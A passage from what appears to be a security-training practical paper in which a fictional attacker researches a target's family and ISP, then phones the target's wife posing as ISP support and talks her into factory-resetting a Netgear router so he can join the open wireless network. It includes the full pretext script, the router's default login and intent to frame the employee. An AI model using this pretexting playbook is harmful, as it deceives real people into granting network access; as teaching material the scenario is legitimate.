If, on the other hand, the tech and the soc eng victim do talk, then it would be a question of whether it was plausible that it really was someone from the ISP that called and said the WAP had to be reset. Given that ISP technical support is often a call center in some other country, actually getting someone from the company to say, "Oh no, I'm certain that none of our employees would say such a thing, and we have no record of calling you" might be a challenge.

Assuming the victim buys the "guy from the ISP calling" gig, this case affords the least chance of detection. No evidence that is inconsistent with the cover story is left behind. The attacker deliberately creates a problem that will be discovered, but crafts it in such a way that it also covers his tracks. This is the old, "hide it in plain sight" approach.

Platforms/Environments

In this section, the platforms and environments relating to this exploit will be described – first as it applies to any attack against this exposure, and second of the specifics of our example scenario.

Target Platform (Victim – WAP)

In the most general sense, the victim platform is any network with a wireless access point attached to it, that has the property that its default settings allow any wireless client to access its WLAN. That is, any WAP – whether it be 802.11, Bluetooth, or some future protocol – whose default factory settings allow joining its wireless network with no authentication, or with static authentication (like a fixed password), and has a mechanism for performing a hard reset to restore the WAP to these settings -- and there exists the possibility that this reset could be performed – then the network is at risk from this exposure.

If all these attributes apply except the possibility of the reset actually being performed – such as a case where the WAP was truly physically secure – then this exposure would not apply. (Unless of course, the WAP was left in its DFS state, and no security functionality was ever configured – but that goes without saying)

In the specific scenario detailed in this paper, the technique of social engineering is used to get someone who doesn't know any better, and who has physical access, to perform the reset. However, as previously described in the Variants section, someone with deliberate malicious intent and physical access could also perform the reset.

In the case of our specific scenario, the victim platform is a Netgear 802.11b wireless access point/router/switch combo unit – model MR814v2, with:

	MR814v2
Firmware Version	Version 5.01 May 09 2003

Target Network

The target network is any device that implements the target platform.

Source Platform (Attacker)

The attacker's platform is any system with a wireless interface compatible with the target WAP.

In our case, this is a notebook computer with a D-Link AirPlus DWL-650+ 802.11b PCMCIA card, and drivers with the following version numbers:

Firmware Version	1.9.8.98
Utility Version	3.07

The notebook is a dual boot Windows (2000) and Linux (Fedora Core) system – although only the Windows side will be used for this attack.

The specifics on the notebook are as follows:

```
C:\>psinfo

PsInfo v1.61 - Local and remote system information viewer
Copyright (C) 2001-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

System information for \\GREYBOT:
Uptime:                    14 days 11 hours 21 minutes 16 seconds
Kernel version:            Microsoft Windows 2000, Uniprocessor
Free
Product type:              Professional
Product version:           5.0
Service pack:              4
Kernel build number:       2195
Registered organization:   Dubious Consulting, LLC
Registered owner:          Gary Grey
Install date:              1/23/2004, 6:53:13 PM
Activation status:         Not applicable
IE version:                6.0000
System root:               C:\WINNT
Processors:                1
Processor speed:           500 MHz
Processor type:            Intel Pentium III
Physical memory:           512 MB
Video driver:              ATI Technologies Inc. RAGE P/M
Mobility AGP 2X
```

The notebook has a collection of cracker tools, including the Metasploit Framework. Since the attacker doesn't know what kind of machines he'll find once he gains access to the victim network, he needs to be prepared for anything. Also, once he gains access to the network, he will only have about 6 hours to accomplish whatever he needs to do from the WLAN, in order to be gone before there's any chance of the victim coming home. Therefore, he needs to be prepared to launch a variety of attacks, depending on what he finds. The Metasploit Framework Console tool is perfect for this, as it provides a shell designed for exploit "research" that facilitates efficient interactive exploiting plus native shell access (anything it doesn't recognize as a command of its own, it executes as an OS shell command).

The Metasploit Framework requires a unix-like platform, so the windows version requires Cygwin. What is Cygwin?


> Cygwin is a Linux-like environment for Windows. It consists of two parts:
> - A DLL (cygwin1.dll) which acts as a Linux emulation layer providing substantial Linux API functionality.
> - A collection of tools, which provide Linux look and feel.
>
> http://www.cygwin.com [40]

Source Network

There is no source network in this case – the objective of this exploit is to gain access to the target network.

Network Diagram (Vic's House)

The following was taken from a Netgear page, cached by google, and then modified:



The Attack (Part I)

In this section, we will describe Part I of the actual attack in our scenario. We will go through each of the 5 stages of an attack, as taught by the SANS Institute's Incident Handling course.

To do this, we will assume the first person role of the attacker, Mr. Gary Grey.

Reconnaissance

The first stage of an attack is information gathering. I've already gathered a lot of information, from my visit to Cownoids. First I'll review that, then I'll do some more digging.

Inventory

Ok, let me take a quick look at my inventory again, and note what items might be relevant for the first part of my attack, and why:

- based on what I saw at Cownoids, I'm pretty sure Vic isn't running any sort of IDS at home
  -- so once I'm in, I can be as "noisy" as I want
- Vic said he has the same kind of Netgear WAP at home as they have at work, so it is a MR814v2
  - ➔ I need to find out exactly how to perform the DFS reset
- The admin password on the Netgear at work contains, in order:
  '7', a '3', a '$', and an 'F'
  -- no help for now
- Vic's username at Cownoids is 'vic' [from 'who']
- Vic has DSL at home, provided by FAKEBELL.net
  - ➔ I need to find out there customer service number, what they say when they answer the phone, and anything else I can find out about the service and support
- The private address space of the untrusted VLAN at Cownoids is 10.11.12.0
  – might need this if I have to start guessing at the old IP space (like if there's another computer at their house but the screen is locked)
- Vic's wife's name is Olive
  – this is not needed at this point (all I need is "Mrs. Tim")
- Vic's kid's names are Manny, Kittie, and Harry
  – not needed
- Vic's dog's name is Rover, and he's a golden retriever
  – not needed
- Olive might be a stay at home mom [this is a guess – 3 kids, and she makes him lunch every day. If she worked too, chances are Vic would have to make his own lunch]
  - – I hope so. If she works, catching her at home when Tim's not there will be a lot harder. Also, if she turns out to be a technical person, I'm hosed. Or, if she's "not allowed" to touch the computers, I'm screwed too. I need to con her – that is, gain her confidence. I need her to trust me, feeling like she's just doing what Vic would want by following my instructions. If it sounds

    weird, she might say, “I’m sorry, but you’ll have to call back when my husband’s home”. Somehow, I need to come up with a story that
        - creates a sense of urgency – a reason why it needs to be done right now
        - is unimportant at the same time (I don’t want her to get all worried about it, and say, “Oh my goodness, we barely escaped having our computers erased today!” as soon as Vic comes home.


- Vic’s home address and phone number
    - Duh.

Researching the WAP

Ok, I’ll start by googling “mr814v2 reset default factory settings”… Hmmm – it’s good I checked! I found a bunch of stuff with people saying, “I can’t get my router to reset”. One guy said “while holding down the reset button, unplug the power; then release the button; then press and hold the button while you plug it back in, then release the button; then press and release the button one more time”. Jeez, that doesn’t sound right!

I tried googling just “mr814v2 reset” and got it – you have to hold the reset button down for 10 seconds. I confirmed that on several different pages.

The top pick on that search went to a page that had download links for the firmware, and that’s all. However, just to be thorough, I checked google’s *cached* version of the link, and it went to an entirely different page! There, I found the following picture:



(I think that came from the Netgear web site, tho I couldn’t find it there. Actually, I couldn’t even find the MR814v2 there at all – just the MR814. Funny how often it’s easier to find information about a product – even if it’s info published by the vendor itself – thru google, than it is from the vendor’s page :-)

Ok, so I’ve confirmed that there are 4 wired ports (I never actually saw the one at Cownoids).

I also learned that pressing the reset button requires an object such as a straightened out paper clip.

Last, I got the default login of the admin tool – user "admin" and password "password".

Researching the ISP

I saw from Vic's screen that he was telecommuting from an IP address belonging to FAKEBELL.net. So, let's start by doing a whois query. The whois program accesses an online database that contains registration information regarding domain names.

http://www.internic.net/faqs/index.html [41]

I'm using the cygwin version of whois, which has the nice feature that it first queries the general whois database for the top level domain (.com, .org, etc.), then if it's in a top level domain that has competing registrars (like .com), it looks at which registrar registered the domain, and then it queries that specific registrar's whois database, perhaps retrieving more detailed information (such as more accurate expiration dates). Here's what I find out:

```
C:\>whois FAKEBELL.net

Whois Server Version 1.3

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to
http://www.internic.net
for detailed information.

   Server Name: FAKEBELL.NET.xxx.COM
   IP Address: xxx.xx.31.12
   Registrar: CAT, INC. D/B/A NAMEZERO.COM
   Whois Server: whois.namezero.com
   Referral URL: http://www.namezero.com

   Domain Name: FAKEBELL.NET
   Registrar: NETWORK SOLUTIONS, INC.
   Whois Server: whois.networksolutions.com
   Referral URL: http://www.networksolutions.com
   Name Server: NS2.FAKEBELL.NET
   Name Server: NS1.FAKEBELL.NET
   Status: ACTIVE
   Updated Date: 03-jun-2002
   Creation Date: 05-apr-1996
   Expiration Date: 06-apr-2011
```

```
>>> Last update of whois database: Thu 1 Apr 2004 17:00:00 EDT
<<<


. . .
[legal stuff that says not to use the registry database for
anything like I’m doing now :-]
. . .

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.

Found a referral to whois.networksolutions.com.
```

From the general database, it found a referral to the registrar that actually registered FAKEBELL.net – now it will do a whois query to them…

```
NOTICE AND TERMS OF USE: You are not authorized to
[do what I’m doing]
. . .

Registrant:
➔YOUR🡐 Internet Services, Inc. (FAKEBELL2-DOM)
```

Here, from the actual registrar, we found “customer” name – this is, the name of the company that actually registered this domain name (“Your”).

```
[address…]

   Domain Name: FAKEBELL.NET

   Administrative Contact, Technical Contact:
      [a number]
         DNSADMIN@DNS.YOUR.COM
      [address]
      999 999 9999 fax: 999 999 9999
```

NOTE: this is the **real** phone number listed in the whois database! (It’s supposed to be a valid contact phone number!) They don’t make it easy to get in touch with them! That could be helpful to me :)

```
   Record expires on 06-Apr-2010.
   Record created on 05-Apr-1996.
   Database last updated on 1-Apr-2004 17:07:07 EDT.

   Domain servers in listed order:

   NS1.FAKEBELL.NET                  xxx.xx.28.11
   NS2.FAKEBELL.NET                  xxx.xx.29.11
```

Ok, that was useful – now I know that the name of the provider is Your Internet Services – so I can say, “This is whoever, calling from Your Internet Services, the provider of your FAKENET DSL service calling, am I speaking with Mrs. Tim?”

I also do a google search on “FAKEBELL.NET”. Nothing. I do another one on “FAKE BELL” – that gives me links to Your Internet Services. I guess that was another way to find out…

I try going to FAKEBELL.NET’s homepage, but it keeps redirecting me to Your’s page. This would be great if I really wanted helpful information – but I’m looking for an 800 number for FAKEBELL, not Your Internet Services. I want to provide a number that if Mrs. Tim actually called it, it would be as confusing as possible to actually get transferred to the right place. The number on the web page would take her straight to a DSL customer support person, and I can’t have that.

Instead, I do it the old-fashioned way, and look in a paper phone book. There, I find an 800 number for the parent telephone company. I call it to verify that they answer it with “FAKENET”, which they do.

The Script

Gary made some notes on how his conversation with Olive would go:

MRS TIM – 1234 WILD WAY?
YOUR INTERNET, FAKENET, DSL, how are you?
SPEED, RELIA, SEC –
Cont effort to improve
QOS, CUST SAT
➔ UPLOAD PROG DSL
SYNC NET, POWER, DSL
OTHER? Label?
reset
CHECK INTERNET
Back on momentarily, any probs call 800-GOODLUCK
TY CHOOSING YOUR I S

Other Recon

It would be nice to have some idea of what to expect on Vic’s home lan, but I decided it would be best not to risk any further social engineering to that end, and that it would be better to just be prepared, and “wing it” when I get on the wlan.

It’d be nice to have more information about what’s inside Cownoid’s lan too – but I already scanned their perimeter (with their permission) with little results, and I don’t want to risk any aggressive research directly against the company, because I really want to gain entry from Vic’s home network – so I can frame him.

The next step is to do some physical recon – I drive to Vic's house. Oh good – the front yards are quite small – that means I should be able to stay in the car, and be within range of the WAP. Also, the houses are pretty close together – that means I can park in front of the neighbor's house, and probably still be in range. Also, I know which side of the street he's on, so I can have the sun screen already up on that side when I arrive.

Lastly, I call Vic's house around 10am one morning, disabling caller-id on my phone. Sure enough, a woman answers the phone. I hang up.

I think I'm ready!

Scanning

As the goal is to gain network access, there is no scanning in this part of the attack.

Exploiting the System

Friday, April 9, 2004
8:00 AM

I'm up early – but today I don't mind. I'm excited about this adventure. I need to get all my stuff into the car:

Car Inventory

- notebook computer with wifi adapter
- cell phone
- scratch paper
- full stack of large post-it notes
- several pens (ball point and felt-tip), pencils (mechanical)
- 12V portable jump starter
- 12V DC to AC power inverter
- small inkjet printer
- snacks
- 4 thermoses coffee
- ice chest with 12 energy drinks
- bottle to pee in if necessary
- sun shades (non metallic – don't want to interfere with the RF signal), for front and rear windshields, as well as both windows (makes it far less


noticeable that someone's inside, without looking suspicious (like taping up aluminum foil :))

Finally, around 9:30am, I'm ready. I drive to ground zero.

Friday, April 9, 2004
10:00 AM

As I approach my destination, I hold my cell phone up to my ear. I park in front of the neighbor's house. While pretending to be on the phone, I put up the front, rear, and other side sun screens. Hopefully, if anyone happened to be watching, they'd assume I was just finishing my conversation before getting out of the car – and not pay enough attention to notice that I never got out.

I wait a few minutes, peeking out the gaps in the screen at the windows of the houses close by, checking for obviously nosey neighbors. Looks good. I fire up the wifi config tool, and click "Site Survey".



BSS/IBSSID	SSID	WEP	AP	Channel	Str
00-[redacted]	laptop	No	Yes	6	

How funny! One of Vic's neighbors has a wifi WAP too, and theirs is broadcasting its SSID and not using encryption – wide open! Maybe later :)
I make the call.

The Phone Call

10:11 AM

Ring. Ring. Ring.

“Hello?”

“Hello, I’m calling from Your Internet Service, the provider of your Fakenet DSL service – how are you this morning?”

“Oh, fine thank you.”

“That’s great. Our records show your service address as 1234 Wild Way – is that correct?”

”Yes, it is.”

“That’s great. And am I speaking with Mrs. Tim?”

“Yes.”

“That’s great.” I continued in a manner that deliberately sounded like I’d already said it a hundred times this morning. “I’m happy to inform you that in Your Internet Service’s ongoing devotion to customer satisfaction by providing state of the art service with the best speed, reliability, and security in the industry, we are in the process of a system wide upgrade that will improve our already excellent quality of service. With just a few short minutes of your time, I will guide you through the simple process to upgrade your equipment.” I pause briefly, to see if she objects.

“Well, this isn’t the best time. Could you call back when my husband’s home?”

“I can put you back in the call queue, but the system automatically began the upgrade on this end, as soon as you answered the phone. If we don’t complete the upgrade on your end, your service may be interrupted for up to two days. The whole process only takes a few minutes, and is very simple.” I pause again.

“Well, that’s a silly system. What if my answering machine had picked up?”

“Oh, there’s actually a separate group of people, who all they do is listen to see if a live person answers, and if so they hit a button and it transfers the call to one of us, and starts the system upgrade on our end. It’s more efficient that way.”

“I see. Everything’s computerized these days! You’re not a computer, are you?”

I chuckled. “No, I’m a real person.” Now I switch back to my “reading from a script” voice. “I’d really like to help you upgrade your system, so you can begin enjoying the improved service we have to offer – and the whole process takes less time than we’ve already been speaking.” Now, I switch back to my “personable” voice. “It’s no big deal, really – it’s easy. Ok?”

“Ok, I guess so.”

Back to the script voice.

“That’s great. Now, do you know where your DSL modem is?”

“I have no idea what that is, but all the computer stuff is in my husband’s office.”

“That’s great. Can you take the phone in there, and I can describe it to you.”

“Ok, just a moment. All right, I’m there.”

“That’s great. Now, there will be a phone line coming out of the wall, which will go to a little box. Do you see that?”

“What color is it?”

”I’m sorry, but we ship many different models, so I don’t know. The easiest way is to find the phone jack on the wall, and then follow the cable.”

“Ok, here’s the thingy in the wall. There’s a wire coming out of that, and it goes to… A little black box with little lights on it.”

“That’s great. You’ve found the DSL modem. Now, there should be at least two other cables plugged into the modem – do you see them?”

“Yes – there’s a little black one, and a blue one – that looks like the phone wire, except that one’s gray.”

“That’s great. Now, follow the little black one – does it go to an electrical outlet?”

“It sure does.”

“Ok. What we need to do is, we need to power cycle the modem. That will cause the new programming to be downloaded, and your system will be upgraded. That’s all there is to it!”

“You mean, like turning the tv cable box off at night? The man who installed our cable said that helps keep the system up to date.”

"Why, that's exactly right!" This is perfect; I'm establishing some good rapport now.

"But, I can't find the on/off switch."

"They don't put one on these silly things. You just unplug it, and plug it back in again. Or, if the plug is hard to get to, see if the cable unplugs from the modem – if it does, you can unplug it from there, and plug it back in again."

"It's plugged into a power strip hanging down the back of the desk, but it looks like it unplugs from the back of the thingy. It does! Now, just plug it back in again?"

"Yep, that's it!"

"So, is it all done?"

"Just one more thing to check. The other cable – you said it was blue – can you follow that one and describe what it's plugged in to on the other end?"

"Sure. It's plugged into… Another little box. This one's silver, and it has even more wires coming out of it!"

"Is there a label on it – a name?"

"It says, 'Netgear' on the top."

"N-E-T-G-E-A-R?" I asked, saying each letter.

"Yes."

"Ok, let me just double check something… Just one moment… Ok, here we go. Does it have a post sticking out of it – an antennae?"

"Yes."

"Uh oh. I see here that there have been a number of customers who have had problems with the upgrade because of those things."

"Oh dear."

"Don't worry. I have the instructions right here for fixing the problem. We just have to power cycle that thing too. But with these things, it sometimes doesn't work just to unplug it. It says here…" and I switch to a mumbling voice, speaking rapidly like I'm skimming over instructions. "Blah blah blah – instruct customer to insert small object such as paper clip in the, blah, flashing colors, blah blah."

Back to my regular voice. “Wow, there’s even a picture! Ok, it says here that we have to press a special reset button, and then everything will be fine. I have no idea why they do this, it’s kinda like not putting a silly on/off switch on the thing, but you have to use something small to push the button. I guess they don’t want you to do it accidentally, while it’s being used. Anyway, it says here to use a paper clip. Do you have one?”

“Boy, this is getting complicated.”

“I promise, we’re almost done.”

“Yes, I have one right here.”

“That’s great. Now unfold one end of it.”

“Ok.”

”Now, look at the back of the box – do you see a bunch of little holes, next to the antennae?”

”Yes.”

“Ok, do you see one that’s a little bigger than the other ones?”

“Uh huh.”

“Ok, do you also see the lights in front?”

“Yep.”

“Ok. To reboot this thing, what we have to do is stick the end of the paper clip into that hole in back, and press gently. This will push the little button. Now, it says here that you have to hold the button down for 10 seconds, until the lights on the front start to flash. So, you’re probably going to need both hands, because you need to press and hold the paper clip in the hole in back, while you watch the lights in front at count to 10. Now remember, don’t let off on the paper clip until you see the lights flashing a different color in front, ok?”

“One of the lights is already flashing.”

“All the lights are green though, right?”

”Yes.”

”You’ll know it’s rebooting when one of them starts to flash orange.”

“Ok, should I do it now?”

“Yes, go ahead.”

10 seconds later.

“Hey, it’s flashing orange! Can I let go of the paper clip now?”

”Yep, great job!”

“Thanks – that was kind of fun.”

“See, now that wasn’t so bad, now was it?” I’m just stalling now, waiting for the WAP to boot.


“Have the lights stopped flashing yet?”

“Umm, yep.”

“Ok, now let me just me sure the system is talking to your modem… Just another moment…”

Connecting to the WLAN

I click ‘Refresh’ on the Site Survey -> Available Networks page of the config tool. VOILA! In addition to the neighbor’s WAP, a new entry appears, called “NETGEAR”.




Available Network

BSS/IBSSID	SSID	WEP	AP	Channel
00-[redacted]	NETGEAR	No	Yes	11
00	laptop	No	Yes	6

Profile

- NETGEAR
- blank
- cownoids

I click ‘Connect’, and boom – I’ve got a network connection! I’m getting good Signal Strength and Link Quality – so I’ve gained access to the WLAN!



Status: Associated BSSID=00

SSID: NETGEAR

TxRate: 11 Mbps

Channel: 11

Link Quality/Signal Strength

Link Quality 90%

Signal Strength 99%

Data Rate


Transmit 0 Kbps

Receive 0 Kbps

Discovering the Old IP Space

10:30 AM

I test the connection, as well as prepare for the next step, by going to the admin page – using the default IP: 192.168.0.1



Please type your user name and password.

Site: 192.168.0.1

